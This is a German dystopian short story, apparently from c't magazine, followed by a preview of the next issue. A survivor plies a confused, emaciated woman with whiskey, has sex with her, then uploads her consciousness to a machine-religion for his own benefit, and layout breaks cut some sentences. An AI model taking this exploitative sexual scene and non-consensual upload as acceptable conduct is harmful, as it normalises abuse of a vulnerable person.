Die Augen des Predigers bohrten und brannten in seinem Kopf, durchstachen seine Gedanken, durchschnitten sein Gehirn, durchpfügten seine Gefühle. Der Drang, die Arme hochzuwerfen und in die Knie zu sinken, war beinahe unwiderstehlich. Beinahe, er riss sich zusammen und dennoch gurgelte ein zwanghaftes „Halleluja“ von seinen trockenen Lippen.

Und jetzt ging es erst richtig los.

„Tritt ein in die Gemeinschaft der Bitesser. Komm mit uns in das Heilssystem des offenen Quellcodes. Kauf dir einen Kirchensim mit holografischem Distiller, und bald kannst du dem Propheten gegenüberstehen, aufgenommen in die Gemeinschaft der Heiligen, Billi Zillion der Vater, Adam Zion der Sohn. Der Vater, der erste Weltraumtourist, die Idee, das Licht, das Heilssystem, der Sohn, der Verbreiter des Bitvangelions, die Nahrung aus 0 und 1 und das simulierte Sein von SENSE und die Überwirklichkeit in Ewigkeit. Oh-SENSE! Erhöre uns arme Bitschlucker und erlöse uns im ewigen Datenstrom des Heilsystems von unserer jammervollen Existenz.“

Der Prediger war noch lange nicht zu Ende und salbaderte immer weiter, als Bobby laut „Exit“ sagte und damit einfach ausstieg. Er stöhnte. Eigentlich sollte er es besser wissen. Immerhin gab es Regeln, die galten.

Er begann zu laufen. Der Regen wurde stärker, der Wind lauter. Er sehnte sich plötzlich nach menschlicher Gesellschaft. Der Zug war abgefahren. Endgültig. Der eine Teil der Menschheit war ausgewandert in die künstlichen Wohnwelten der MintAG, der andere Teil nur noch Elektronenstaub im kybernetischen Organismus von SENSE. Europa war tot! Der Louvre leer und verlassen. Berlin eine kahle Steinwüste. Spanien eine vergessene Herdplatte, die vor sich hinglühete. Der Rest der Welt, wenn es ihn noch gäbe, sähe genauso aus, aber es gab ihn ja seit Jahrzehnten nicht mehr.

Es gab einen Zeitpunkt, da hatte er eine Wahl. Doch dieser Zeitpunkt war vorbei. Weggeblinzelt wie eine flüchtige Träne. Das Staubkorn, das er war, blieb allein zurück auf einem leeren Planeten. Seine Schritte hallten

Illustration: Michael Thiele, Dortmund

Der Wind trieb ein Blatt Papier die Straße hinab, abwechselnd die Buchstaben SEN und SE immer wieder nach oben faltend. Bobby Peru kniff die Augen zusammen und versuchte aus den Zeichen schlau zu werden, die vor ihm im Rinnstein dahinflatterten. Immer wenn er wegen böser Träume

schlecht geschlafen hatte, war er schwer von Begriff. Es hatte ein wenig geregnet und es gab noch mehr von diesem Papier. Sterbende Eintagsfliegen belagerten am Abend zu Tausenden die Gassen in seiner Kindheit.

Damals, als es noch Straßenlaternen mit Neonröhren gab. Heute lagen da weiße, flat-

und gab ihm die Illusion von Leben. Er rannte jetzt. Der Regen peitschte in sein erhitzes Gesicht.

Die Lampen brannten noch in den Straßen. Denn sie waren aus unzerstörbarem Plastahl und besaßen einen autarken Energiekreislauf. Am Tag luden sie sich auf, nachts leuchteten sie. Die nassen Elastoplexstraßen schimmerten in ihrem Licht, liegen gebliebene Kadaver auf einem Elefantfriedhof. Sogar die Retroreklame funktionierte noch.

Er lief und lief. Die Augen brannten im Wind. Ein schwarzer Vogel ließ sich vor ihm nieder und krächzte heiser. Da sah er aus den Augenwinkeln eine Bewegung. Er drehte sich um und erstarrte. Tiefe, dunkle haselnussbraune Augen sahen ihn ebenfalls an.

Dann rannte sie weg.

Er sah sie in eine verlassene Einkaufspassage laufen. Die Eingangstüre eines Bekleidungsgeschäfts stand offen, die Schaufenster zertrümmert, das Inventar geplündert. Es gab nicht viele Versteckmöglichkeiten. Er fand sie unter dem Ladentisch.

„Ruhig, ganz ruhig“, sagte er. Seine Stimme krächzte. Er war das Reden nicht mehr gewohnt. Sie blickte ihn mit verheulten Augen aus einem schwarzen wirren Haarbusch an, sagte aber nichts.

„Komm mit. Wir besorgen uns was zu essen.“ Einen besseren Spruch hatte er leider nicht auf Lager. Bei Frauen war er immer etwas hilflos.

Widerstandslos ließ sie sich aufhelfen und folgte ihm zögerlich. „Meinen Namen habe ich vergessen. Nenn mich einfach Bobby. Bobby Peru.“ Das entsprach tatsächlich der Wahrheit. Er erinnerte sich nicht mehr an alles. Bis auf die Sachen, die ihm wirklich etwas bedeuteten. Wie der Film „Wild At Heart“ von David Lynch, den er zu Hause wieder und wieder ansah.

Der Strom funktionierte immer noch zuverlässig.

Er hatte plötzlich das Bedürfnis zu reden, einfach nur zu reden.

„Weißt du noch, wie alles anfing? Hast du mitbekommen, wie's losging?“

Sie starnte ihn an. Da fiel ihm auf, Welch absurde Kleidung sie trug. „Du bist eine Krankenschwester?“ Ihr Kittel stand weit offen. Darunter sah er ein blaues OP-Hemd mit lose herunterhängenden Bändern.

„Ich ... ich weiß nicht, was passiert ist.“ Sie tat sich schwer mit dem Sprechen. „Ich bin aufgewacht und niemand war da. Ich schrie und rannte.“

In einem Damen-Bekleidungsgeschäft, das noch gut gefüllt war, suchte er für sie etwas zum Anziehen. Dabei stellte er fest, wie ausgemergelt sie war. Rippen und Schlüsselbein zeichneten sich klar unter der Haut ab. Brüste waren kaum zu erkennen. Er fragte sie nach ihrem Namen und bekam nur einen verständnislosen Blick.

Dann nahm er sie mit in sein Zuhause. Er entfernte das Vorhängeschloss an der Eisenstür mit dem schweren Riegel und stemmte sich gegen die quietschende Tür. Drinnen war

es dunkel und muffig. „Es gibt noch Strom und Wasser“, sagte er. „Meistens aber kalt.“

„Weißt du noch, wie es anfing?“ fragte sie ihn plötzlich.

Er zuckte mit den Schultern und führte sie durch seinen Bunker. „Setz dich und trink erst mal was.“ Seine Stimme klang rauh. Er zeigte auf sein Sofa, das er mühsam hierher getragen hatte, vor langer Zeit. Da war es noch neu und glänzend, jetzt alt und verschlissen. Aber es erfüllte seinen Zweck. Er holte eine Flasche Whiskey und zwei Plastikbecher. Das Bier in den Läden war längst schlecht geworden. Die harten Sachen hielten länger durch.

„Es fing an mit der BE-Edition eines freien Betriebssystems, genannt SENSE, und hörte nicht mehr auf. Anfangs verteilten sie es noch kostenlos, aber dann kam die Rechnung postwendend.“

„Was ist eine BE-Edition und ein Betriebssystem?“ fragte sie und nippte an ihrem Becher.

„So etwas wie eine besondere Ausgabe. BE steht, glaube ich, für ‚beautiful edition‘. Es war ein besonders schönes Betriebssystem, entschuldige, das ist so etwas wie das Grundprogramm eines Computers. Er braucht es zum Arbeiten. Sonst ist er nur eine leere Hülle. Im Vergleich zu einem ...“

Sie griff nach seiner Hand und unterbrach damit seinen Redeschwall: „Das ist mir zu viel Technik-Blabla. Sag lieber, was passiert ist.“

„Entschuldige“, er spürte, wie ihm das Blut ins Gesicht schoss.

„Also, sie lieferten sich blutige Straßenkämpfe mit der MintAG, die mit allen Mitteln versuchte, die Menschen dazu zu bewegen, sich in ihren Raumarchen niederzulassen, die als Satelliten die Erde umschwärmten.“

„Stopp, stopp. Wer sind die jetzt schon wieder?“

„Die MintAG ist ein kommerzielles Softwareunternehmen. Die Hauptkonkurrenz von Sense. Beide wollen die Totalherrschaft in der virtuellen Welt und auf dem Planeten. Davon musst du doch etwas mitbekommen haben?“

„Mein Becher ist leer“, sagte sie nur. Er schenkte ihr schnell nach.

„Also, Sense verschenkte seine Software und viele installierten sie auf ihren Computern, Tablets und Kom-Geräten zu Hause und sogar am Arbeitsplatz. Irgendwann waren sie sogar in den Rechnern der obersten Regierungsbehörden. Eines Tages bot Sense religiös verbrämt an, das Bewusstsein der Menschen zu digitalisieren und nach Alpha Centauri ins Heilssystem zu streamen.“

„Es entstand eine Religion?“ Sie rollte mit den Augen.

„Darf ich dich Susanne nennen?“ Sie erschien ihm plötzlich so nackt und hilflos.

„Wenn du willst.“ Sie trank einen großen Schluck.

Er erzählte weiter. Sie hatte die Augen halb geschlossen. „Fanatiker von Sense und MintAG beschossen sich gegenseitig mit den neuesten Mikrostrahlern, die nur menschliches Gewebe verdampften, aber tierische

DNS unangetastet ließen. Sie entvölkerten die Erde und nahmen die wenigen Überlebenden mit, die einen als Elektronensmog für Alpha Centauri, die anderen als neue Sterne in den Satelliten der MintAG.“ Ihre Atemzüge gingen jetzt regelmäßig.

Er war so richtig in Fahrt und redete noch ein bisschen weiter: „Die richtig Reichen gingen in die Raumarchen. Wer sich einen holografischen Distiller für seinen Kirchensim leisten konnte, der verschwand im Datenstrom. Wer zu arm war, der brachte ein digitalisiertes Bewusstsein eines Freiwilligen auf einem Chip mit und speiste es in das Heilssystem ein. Damit erhielt jeder, der wollte, freie Fahrt nach Alpha Centauri. Wer sich zuerst nicht entscheiden wollte, der blieb lange Zeit allein und tat es dann doch.“

Er sah auf ihre sich regelmäßig bewegende Brust: „Das ging so lange, bis die Erde leer war.“ Er nahm einen tiefen Schluck aus seinem Becher und schenkte sich nach.

„Bis ich ganz allein war“, fügte er tonlos hinzu.

Er versuchte ihre Beine anzuheben und sie richtig hinzulegen. Sie kippte auf die Seite und wachte wieder auf: „Hilf mir. Halt mich, ganz fest.“

Er legte sich zu ihr und küsste sie auf den Mund. Kleine feste Lippen. „Hast du auch ein Bett oder nur dieses Sofa?“ Er zog ihr den Pullover vom Oberkörper und suchte mit seiner Nase nach ihren Brustwarzen, bevor er sanft an ihnen zu saugen begann. Sie zog sich ganz aus, dichte Haarbüschele unter den Achseln, Schamhaare wie schwarze Stahlwolle zwischen den Beinen. Er schob sie nach nebenan zu seinem Bett. In dieser Nacht schlief er zum ersten Mal seit langer Zeit wieder tief und fest, ohne verstörende Träume.

Beinahe hätte er vergessen, sie danach an das Interface anzuschließen. Schließlich war er auch nur aus Fleisch und Blut und hinterher ein wenig erschöpft. Mit dem Chip in der Hand und einem traurigen Gefühl im Bauch ging er zur großen Lesestation in der Stadtmitte. Auf dem Chip hatte er ihr Bewusstsein, also ihr Betriebssystem sozusagen, fügte er in Gedanken hinzu. Eigentlich schade, dachte er. Aber es gab für ihn keinen anderen Weg. Der Zug war abgefahren. Als er den Chip in die Maschine steckte, sprang der holografische Distiller an und er befand sich wieder inmitten von bunten Lichtern; gebrochenes Licht aus farbigen Kirchenfenstern.

Vor dem geschmückten Altar betete er laut:

„Ich glaube an die Gemeinschaft der Heiligen, Billi Zillion der Vater, Adam Zion der Sohn. Der Vater, der erste Weltraumtourist, die Idee, das Licht, das Heilssystem, der Sohn, der Verbreiter des Bitvangelions, die Nahrung aus 0 und 1 und das simulierte Sein von SENSE und die Überwirklichkeit in Ewigkeit. Oh-SENSE! Erhöre uns arme Bitschlucker und erlöse uns im ewigen Datenstrom des Heilsystems von unserer jammervollen Existenz.“

Er hatte seinen Dienst getan und erwartete seinen verdienten Lohn. Das waren die Regen und er hoffte, dass sie noch galten. 

In der nächsten ct

Heft 16/2012 erscheint am 16. Juli 2012

www.ct.de



c't Bankix reloaded

Wenn Sie c't Bankix fürs Online-Banking einsetzen, haben Angreifer keine Chance, Ihre Zugangsdaten abzufangen oder das Konto zu manipulieren. Mit dem neuen c't Bankix 12.04.1 können Sie Ihre Konten per Browser oder mit der Finanzsoftware Hibiscus via HBCI verwalten.



Monitore für Anspruchsvolle

Stabiler Stand, matte Oberfläche, erweiterter Farbraum, geringe Winkelabhängigkeit, knackiger Kontrast und praktische Extras – wer solche Qualitäten von einem 24-Zoll-Monitor mit Full-HD-Auflösung oder höher fordert, ist ab 350 Euro dabei.

Web komplett

Ein moderner Webauftritt bezieht seine multimedialen Inhalte aus einer Datenbank und bindet externe Daten etwa aus Facebook ein. Wir zeigen, wie man das macht, und testen geeignete Webhosting-Angebote, die weniger als 10 Euro im Monat kosten.

Schnelles Internet

Das neue Telekommunikationsgesetz enthält viele verbesserte Regelungen zum Datenschutz. Wir untersuchen, ob die Anbieter sich daran halten und sich die Transparenz für den Kunden tatsächlich verbessert hat.

Doppelte Ladung

Ein paar Stunden surfen mit dem Smartphone und der Akku ist leer. Wechselakkus könnten helfen, doch die gibts meist nur für Smartphones im Very-Old-School-Design. Wer indes mit einem stylish zugeknöpften Smartphone länger ohne Stromnetz auskommen muss, dem bleiben nur mobile Ladevorrichtungen.



Heft 7/2012 jetzt am Kiosk



Heft 7/2012 jetzt am Kiosk

TELEPOLIS

MAGAZIN DER NETZKULTUR



Hans Schmid: Leben in Zeiten der Gefahr – ein Bingham-Roman und drei Filme mit David Hemmings

Kai Kleinwächter: Boomendes Brasilien: Wachstum – Wohlstand – Instabilität

www.heise.de/tp

Änderungen vorbehalten

